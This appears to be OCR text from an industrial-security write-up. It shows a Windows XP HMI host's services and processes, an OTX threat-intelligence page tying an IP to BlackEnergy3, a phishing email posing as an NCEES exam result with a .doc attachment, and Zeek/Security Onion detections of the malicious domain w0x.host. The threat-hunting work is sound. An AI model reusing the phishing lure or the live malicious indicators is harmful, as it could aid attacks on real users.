HTTP SSL	HTTPFilter	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Health Key and Certificate ...	hkmsvc	Stopp...	Manual	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Help and Support	helpsvc	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Human Interface Device Ac...	HidServ	Stopp...	Disabled	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
IMAPI CD-Burning COM Ser...	ImapiService	Stopp...	Manual	Own Process	c:\windows\system32\imapi.exe	Normal
IPSEC Services	PolicyAgent	Runni...	Auto	Share Proce...	c:\windows\system32\lsass.exe	Normal
Indexing Service	CiSvc	Stopp...	Manual	Share Proce...	c:\windows\system32\cisvc.exe	Normal
Logical Disk Manager	dmserver	Runni...	Auto	Share Proce...	c:\windows\system32\svchost.exe -k ...	Normal
Logical Disk Manager Admi...	dmadmin	Stopp...	Manual	Share Proce...	c:\windows\system32\dmadmin.exe /c...	Normal



Name	Path	Process ID	Priority	Min Worki...
alg.exe	Not Available	316	8	Not Available
csrss.exe	Not Available	628	13	Not Available
svchost.exe	Not Available	964	8	Not Available
svchost.exe	Not Available	1104	8	Not Available
svchost.exe	Not Available	1172	8	Not Available
system	Not Available	4	8	0
system idle process	Not Available	0	0	Not Available
wmiprvse.exe	Not Available	1884	8	Not Available
msmsgs.exe	c:\program files\messenger\msmsgs.exe	1672	8	204800
vmacthlp.exe	c:\program files\vmware\vmware tools\vmac...	868	8	204800
vmtoolsd.exe	c:\program files\vmware\vmware tools\vmto...	1708	13	204800
vmtoolsd.exe	c:\program files\vmware\vmware tools\vmto...	1324	8	204800
vgauthservice.exe	c:\program files\vmware\vmware tools\vmw...	1608	8	204800
explorer.exe	c:\windows\explorer.exe	1468	8	204800
helpctr.exe	c:\windows\pchealth\helpctr\binaries\helpct...	1300	8	204800
helpctr.exe	c:\windows\pchealth\helpctr\binaries\helpct...	1216	8	204800
helpsvc.exe	c:\windows\pchealth\helpctr\binaries\helps...	1008	8	204800
lsass.exe	c:\windows\system32\lsass.exe	708	9	204800
services.exe	c:\windows\system32\services.exe	696	9	204800
smss.exe	c:\windows\system32\smss.exe	376	11	204800
spoolsv.exe	c:\windows\system32\spoolsv.exe	1356	8	204800
svchost.exe	c:\windows\system32\svchost.exe	880	8	204800
svchost.exe	c:\windows\system32\svchost.exe	1052	8	204800
winlogon.exe	c:\windows\system32\winlogon.exe	652	13	204800



Program	Command	User Name	Location
MSMSGS	"c:\program files\messenger\msmsgs....	HMI-1\Administr...	HKU\S-1-5-21-842925246-1454471165-839522115-500...
VMware User Process	"c:\program files\vmware\vmware to...	All Users	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersio...
desktop	desktop.ini	NT AUTHORIT...	Startup
desktop	desktop.ini	HMI-1\Administr...	Startup
desktop	desktop.ini	.DEFAULT	Startup
desktop	desktop.ini	All Users	Common Startup




Item	Value
OS Name	Microsoft Windows XP Professional
Version	5.1.2600 Service Pack 3 Build 2600
OS Manufacturer	Microsoft Corporation
Activation Status	Activation Pending (30 days remaining)
System Name	HMI-1
System Manufacturer	VMware, Inc.

Save in: Desktop

File name: HMI-1_2020_Sept-3

Save as type: Text File



IPV4

148.251.82.21

Basic Information

LOCATION: Germany

ASN/OWNER: AS24940 Hetzner Online GmbH

Validation

:

External Sources

Related Pulses

BlackEnergy3_Ukraine ● IPv4 Indicator Active

MODIFIED 587 DAYS AGO by jaidls9304@gmail.com | Public | TLP: ● Green

FileHash-MD5: 6 | **FileHash-SHA1:** 4 | **FilePath:** 6 | **IPv4:** 7 | **URL:** 7 | **YARA:** 2

on December 23, 2015, Ukrainian power companies experienced power outages. Public reports indicate that the BlackEnergy3(BE3) malware was d…

BlackEnergy Attacks ● IPv4 Indicator Inactive

MODIFIED 1209 DAYS AGO by AlienVault | Public | TLP: ● Green

Indicators for BlackEnergy attacks in Ukraine

Ukraine, blackenergy, ics, russia, malware, apt

Blackenergy Trendmicro ● IPv4 Indicator Active

CREATED 1720 DAYS AGO by Dernov | Public | TLP: ● Green

FileHash-MD5: 1 | **FileHash-SHA1:** 52 | **IPv4:** 9 | **URL:** 5

IoC

IPs related to the BlackEnergy report ● IPv4 Indicator Active

CREATED 1741 DAYS AGO by threatstop | Public | TLP: ○ White

IPv4: 41

Attacks on critical infrastructure are a top concern for government officials and the private sector alike. The ramifications of losing power can be l…


malware, energy, critical infrastructure, energy sector

KillDisk and BlackEnergy Are Not Just Energy … ● IPv4 Indicator Active

MODIFIED 1764 DAYS AGO by Gregjames | Public | TLP: ● Green

FileHash-MD5: 1 | **FileHash-SHA1:** 55 | **IPv4:** 9 | **URL:** 5

KillDisk and BlackEnergy Are Not Just Energy Sector Threats, TrendMicro



Fundamentals of Engineering Exam

RP

[redacted]@nceess.com>

[redacted]

Thursday, 25 July 2019 at 12:48 pm

Show Details

Result Notice.doc
2.2 MB

Download All   Preview All

NCEES
advancing licensure for engineers and surveyors

NCEES ID: [redacted]
Exam Date: July 2019

Exam Result: Failed


Dear participant

You have not achieved a passing score on your recent NCEES exam.


Please note that NCEES does not release numeric exam scores. Results are reported as pass or fail only.

See below for information on how to proceed with the licensing process in your state. We wish you continued success in your career.


Thank you.
Yours sincerely,
[redacted]
Manger
Department of Registration and Examination
PO Box 30670, Lansing MI 48909
Telephone Number: 517-241-9288
Email: [redacted]@NCEESS.com
NCEES Advancing Licensure for engineers and surveyors




```
pac@KVM0101011:~$ ssh adm-pac@172.25.100.250
##########################################
##########################################
###                                    ###
###   UNAUTHORIZED ACCESS PROHIBITED   ###
###                                    ###
##########################################
##########################################
adm-pac@172.25.100.250's password:
Last login: Sun Dec 27 21:08:05 2020 from 172.25.100.222

Access the Security Onion web interface at https://172.25.100.250
(You may need to run so-allow first if you haven't yet)

[adm-pac@IND-SecurityOnionv2 ~]$ git clone https://github.com/SackOfHacks/zeek-otx.git
Cloning into 'zeek-otx'...
remote: Enumerating objects: 62, done.
remote: Counting objects: 100% (62/62), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 62 (delta 24), reused 40 (delta 10), pack-reused 0
Unpacking objects: 100% (62/62), done.
[adm-pac@IND-SecurityOnionv2 ~]$ ls
SecurityOnion  zeek-otx
[adm-pac@IND-SecurityOnionv2 ~]$ 
```



```
SecurityOnion  zeek-otx
[adm-pac@IND-SecurityOnionv2 ~]$ cd zeek-otx/
[adm-pac@IND-SecurityOnionv2 zeek-otx]$ chmod +x install-so2.sh
[adm-pac@IND-SecurityOnionv2 zeek-otx]$ sudo ./install-so2.sh
[sudo] password for adm-pac:

Downloading zeek-otx script files ...

Cloning into '/opt/zeek/share/zeek-otx'...
remote: Enumerating objects: 62, done.
remote: Counting objects: 100% (62/62), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 62 (delta 24), reused 40 (delta 10), pack-reused 0
Unpacking objects: 100% (62/62), done.
'scripts/__load__.bro' -> './__load__.bro'
'scripts/zeek-otx.conf' -> './zeek-otx.conf'
'scripts/zeek-otx.py' -> './zeek-otx.py'

Please provide your Alienvault OTX API key! [ENTER]:
(Input field is hidden)

Configuring ZEEK OTX script files...

Pulling OTX Pulses for the first time...

Adding cron job...will run hourly to pull new pulses

Restarting Zeek...

=========================================================================
Restarting zeek...

This could take a while if another Salt job is running.
Run this command with --force to stop all Salt jobs before proceeding.
=========================================================================
so-zeek
so-zeek
local:
----------
          ID: zeekgroup
    Function: group.present
        Name: zeek
```



```
[adm-pac@IND-SecurityOnionv2 zeek-otx]$ cat /nsm/zeek/spool/zeeksa/intel.log | grep w0x.host
{"ts":"2020-12-28T18:06:45.687079Z","uid":"CtnWrkuy9EwqFnZz","id.orig_h":"172.25.100.220","id.orig_p":1081,"id.resp_h":"
172.25.100.100","id.resp_p":53,"seen.indicator":"w0x.host","seen.indicator_type":"Intel::DOMAIN","seen.where":"DNS::IN_R
EQUEST","seen.node":"zeek","matched":["Intel::DOMAIN"],"sources":["AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Camp
aign ID: 5fb83d70906bd27194456779 Author: AlienVault"]}
{"ts":"2020-12-28T18:06:46.239010Z","uid":"CFNgV54JjNYdg5oEEj","id.orig_h":"172.25.100.220","id.orig_p":1082,"id.resp_h"
:"172.25.100.100","id.resp_p":53,"seen.indicator":"w0x.host","seen.indicator_type":"Intel::DOMAIN","seen.where":"DNS::IN
_REQUEST","seen.node":"zeek","matched":["Intel::DOMAIN"],"sources":["AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Ca
mpaign ID: 5fb83d70906bd27194456779 Author: AlienVault"]}
```



event.dataset:intel

Security Onion - Network Data

Home

Datasets

Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC |
Kerberos
Modbus | MySQL | NTLM | PE | RADIUS |
RDP | RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog

Security Onion - All Logs

4
Count

Security Onion - Logs Over Time

Security Onion - Source IPs

Source IP	Count
172.25.100.220	4

Export: Raw Formatted

Security Onion - Destination IPs

Destination IP	Count
172.25.100.100	4

Export: Raw Formatted

Security Onion - Intel - Indicator


Indicator	Count
w0x.host	4

Export: Raw Formatted

